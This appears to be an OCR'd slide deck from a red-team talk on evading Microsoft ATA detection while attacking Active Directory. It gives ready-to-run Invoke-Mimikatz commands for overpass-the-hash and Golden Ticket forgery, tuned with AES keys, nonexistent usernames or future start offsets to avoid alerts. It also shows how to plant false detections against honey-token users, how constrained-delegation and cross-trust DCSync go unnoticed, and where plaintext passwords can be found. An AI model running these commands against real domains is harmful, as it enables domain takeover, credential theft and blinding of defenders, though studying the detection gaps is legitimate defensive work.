
```
◢ etype: 7 items
     ENCTYPE: eTYPE-NULL (0)
     ENCTYPE: eTYPE-NULL (0)
     ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
     ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD (-133)
     ENCTYPE: eTYPE-ARCFOUR-MD4 (-128)
     ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
     ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
```

Evading ATA - Overpass-the-hash - Bypass

- So, to bypass this detection, all we need to do is to make the encryption type same as the one used normally.
- The following mimikatz command can be used for that:


```
Invoke-Mimikatz -Command '"sekurlsa::pth
/user:privservice /domain:offensiveps.com
/aes256:aes256 /ntlm:ntlm /aes128:aes128"'
```

- I have noted that putting all AES256, AES128 and NTLM(RC4) together reduces chances of detection.
- “AES keys can be replaced only on 8.1/2012r2 or 7/2008r2/8/2012 with KB2871997, in this case you can avoid NTLM hash.” - https://github.com/gentilkiwi/mimikatz/wiki/module-~-sekurlsa


ATA DETECTS OVER-PTH
JUST USED AES KEYS
imgflip.com

Evading ATA - Overpass-the-hash – False events/detections

- Interestingly, the "Unusual protocol implementation" detection for Overpass-the-hash identifies the user with the username (/user option) used in created ticket.
- This means, we can create failure events for any user in the domain (even honey token users of ATA) which could be useful for generating false detections.




	Accounts (4)	Authentication Result	Against Domain Controllers (1)
25/06/2017 16:45 25/06/2017 16:44	honey user Kerberos (Traffic)	Failure	OPS-DC
21/06/2017 08:49 15/06/2017 11:49	priv service Kerberos (Traffic)	Success	OPS-DC
18/06/2017 13:22	Unknown Kerberos (Traffic)	Failure	OPS-DC

Evading ATA - Golden Ticket

- We can now use Over-PTH to create tickets of DA without detection. The next step is to create a Golden ticket for domain dominance.
- Since Golden ticket is a valid TGT, the action now is for the TGS-REQ packet.
- Krbtgt hash is required for creating a Golden ticket.
- Golden Ticket: https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf

Evading ATA - Golden Ticket - Detection


- This is what a normal TGS-REQ packet looks like. Note the encryption type used for the ticket.



```
◢ tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
  ◢ padata: 1 item
    ◢ PA-DATA PA-TGS-REQ
      ◢ padata-type: kRB5-PADATA-TGS-REQ (1)
        ◢ padata-value: 6e82051b30820517a003020105a10302010ea20703050000...
          ◢ ap-req
              pvno: 5
              msg-type: krb-ap-req (14)
              Padding: 0
            ▷ ap-options: 00000000
            ◢ ticket
                tkt-vno: 5
                realm: OFFENSIVEPS.COM
              ▷ sname
              ◢ enc-part
                  etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                  kvno: 2
                  cipher: 6cf8a0b1dab819954df6f016ebfc3c02474d1112bdcd8dc0...
```

Evading ATA - Golden Ticket - Detection

- TGS-REQ packet for a Golden Ticket generated using NTLM hash. Note the encryption type has been downgraded.




```
⊿ tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
  ⊿ padata: 1 item
    ⊿ PA-DATA PA-TGS-REQ
      ⊿ padata-type: kRB5-PADATA-TGS-REQ (1)
        ⊿ padata-value: 6e8204533082044fa003020105a10302010ea20703050000...
          ⊿ ap-req
              pvno: 5
              msg-type: krb-ap-req (14)
              Padding: 0
            ▷ ap-options: 00000000
            ⊿ ticket
                tkt-vno: 5
                realm: offensiveps.com
              ▷ sname
              ⊿ enc-part
                  etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
                  kvno: 2
                  cipher: a7620ba5b6023bab235b89fdb7c9cd06632bc219122bf39c...
            ⊿ authenticator
                etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
```

```
Invoke-Mimikatz -Command '"kerberos::golden /User:privservice
/domain:offensiveps.com /sid:S-1-5-21-3270384115-3177237293-604223748
/krbtgt:ntlmhash /id:500 /groups:513 /ptt"'
```

Evading ATA - Golden Ticket - Detection

- Once again, ATA looks for anomalies like the encryption type downgrade.
- The detection for Golden ticket is:
  - "Encryption downgrade activity" for which ATA informs us that the "encryption method of the TGT field of TGS_REQ message has been downgraded".



Encryption downgrade activity

The encryption method of the TGT field of TGS_REQ message from 2 computers has been downgraded based on previously learned behavior. This may be a result of a Golden Ticket in-use on 2 computers.

```
◢ ticket
    tkt-vno: 5
    realm: offensiveps.com
  ▷ sname
  ◢ enc-part
      etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      kvno: 2
      cipher: a7620ba5b6023bab235b89fdb7c9cd06632bc219122bf39c...
◢ authenticator
    etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
```

Evading ATA - Golden Ticket - Bypass

- Once again, to bypass this detection, all we need to do is to make the encryption type same as the one used normally :)
- The following mimikatz command can be used for that:

```
Invoke-Mimikatz -Command '"kerberos::golden
/User:privservice /domain:offensiveps.com /sid:S-
1-5-21-3270384115-3177237293-604223748
/aes256:aes256keysofkrbtgt /id:500 /groups:513
/ptt"‘
```

- A Golden ticket using AES keys can be generated from any machine unlike restrictions in case of Over-PTH.


ATA DETECTS GOLDEN TICKET
JUST USED AES KEYS
imgflip.com

Evading ATA - Golden Ticket - Bypass

- Also, to my surprise, creating a Golden ticket for a non-existent username doesn't get detected even with NTLM hash!! – No need of running DCSync for AES keys!
- The following mimikatz command can be used for that:

```
Invoke-Mimikatz -Command '"kerberos::golden
/User:nonexistent /domain:offensiveps.com /sid:S-
1-5-21-3270384115-3177237293-604223748
/ntlm:ntlmhashofkrbtgt /id:500 /groups:513 /ptt"'
```

- May be because ATA has no such identity in its database, it can't detect the action.
- ~~I hope this is a mis-configuration in my labs.~~ No it is not a mis-config :/



Evading ATA 1.8 - Golden Ticket - Bypass

- ATA 1.8 introduces ticket lifetime based detection for Golden tickets. “If a Kerberos ticket is used for more than the allowed lifetime, ATA will detect it as a suspicious activity”.
- While this definitely blunts the attack there are still couple of ways around it.
- First, Keep the krbtgt hash handy and create a Golden ticket whenever required –easy and simple. Keep in mind that **it is the krbtgt hash which provides persistence, not the Golden ticket**.

Evading ATA 1.8 - Golden Ticket - Bypass

- Second, while creating a Golden ticket keep in mind the lifetime of the ticket. Create a ticket which is valid from a future date with ticket lifetime within domain settings (default is 10 hours).
- The below ticket is valid for one hour after two hours from the time of creation:

```
Invoke-Mimikatz -Command '"kerberos::golden
/User:privservice /domain:offensiveps.com /sid:S-
1-5-21-3270384115-3177237293-604223748 /aes256:
/id:500 /groups:513 /startoffset:120 /endin:60
/renewmax:100800 /ticket:golden.kirbi"`
```

- Make sure you purge the tickets from memory once the activity is over.

Evading ATA – Constrained Delegation

- Constrained delegation attack – the ability to access a service by impersonating *any* user if the service account is configured for it- doesn’t get detected even if services on the DC are accessed.
- More about the attack:


https://labs.mwrinfosecurity.com/blog/trust-years-to-earn-seconds-to-break/

http://www.harmj0y.net/blog/activedirectory/s4u2pwnage/
https://www.coresecurity.com/blog/kerberos-delegation-spns-and-more

Evading ATA – Constrained Delegation

- When the initial request is sent to request a TGT (AS-REQ), this is how it looks like (service accounts support only RC4 encryption)

```
.\asktgt.exe /user:ops-mssql$ /domain:offensiveps.com
/key:ntlmhash /ticket:opsmssql.kirbi
```



```
◢ Kerberos
  ▷ Record Mark: 235 bytes
  ◢ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ◢ padata: 2 items
      ◢ PA-DATA PA-ENC-TIMESTAMP
        ◢ padata-type: kRB5-PADATA-ENC-TIMESTAMP (2)
          ◢ padata-value: 3036a003020117a22f042dd2239aac301870d98e15050158...
              etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
              cipher: d2239aac301870d98e150501589662b4017edfcc3c47b7d0...
      ◢ PA-DATA PA-PAC-REQUEST
        ◢ padata-type: kRB5-PADATA-PA-PAC-REQUEST (128)
          ◢ padata-value: 3005a0030101ff
              include-pac: True
```

Evading ATA – Constrained Delegation

- In the subsequent exchanges (for requesting TGS and accessing the service) the encryption type is normal so no detection here as well.
- Even a code execution by accessing HOST and RPCSS for WMI doesn't get detected.
- I believe ATA cannot detect this attack because it, right now, lacks the ability or signature for the attack.
- Please note that if actions like DCSync are used by accessing ldap service using this attack, there would be a detection in ATA for "Malicious replication of directory services".

Evading ATA – Attacks across trusts

- Most attacks across trusts are not detected.
- While there are so many scenarios, I checked couple of more interesting ones:
  - Escalate from child domain admin to forest enterprise admin.
  - DCSync/Replication using inter-realm TGT and executed from the child DC doesn't get detected.

    https://adsecurity.org/?p=1588

Evading ATA – Attacks across trusts

Escalation from child to forest root

- A valid TGT is created using NTLM/RC4 hash of krbtgt for the child domain (along with some other information).
- The encryption type for both the child and parent domain from the source machine is by-default ARCFOUR-HMAC-MD5 so chances of detection are low :)
- ATA does detect Overpass-the-hash (AS-REQ) with downgraded encryption type.

Evading ATA – Attacks across trusts

DCSync/Replication doesn’t get detected.

- A replication done across trust – from child to root – when done from child DC, doesn’t get detected which makes sense as DCs requesting replication is normal.
- This just makes the escalation to EA of forest from a child DA much sweeter ;)

Evading ATA – Plaintext passwords

- Using passwords avoid many anomaly based attacks. Depending on the target OS, palintext passwords can be found in :
  - Wdigest
  - LSA Secrets
  - Log on passwords
  - Unattended deployment files
  - File servers

Avoiding ATA

- If you can’t bypass it, avoid it :)
- There are attacks which can be used to avoid ATA by having no or minimal conversation with the DC.
- Such attacks may not cover the complete attack chain but will still come handy in an actual assessment.

Avoiding ATA – Silver Ticket

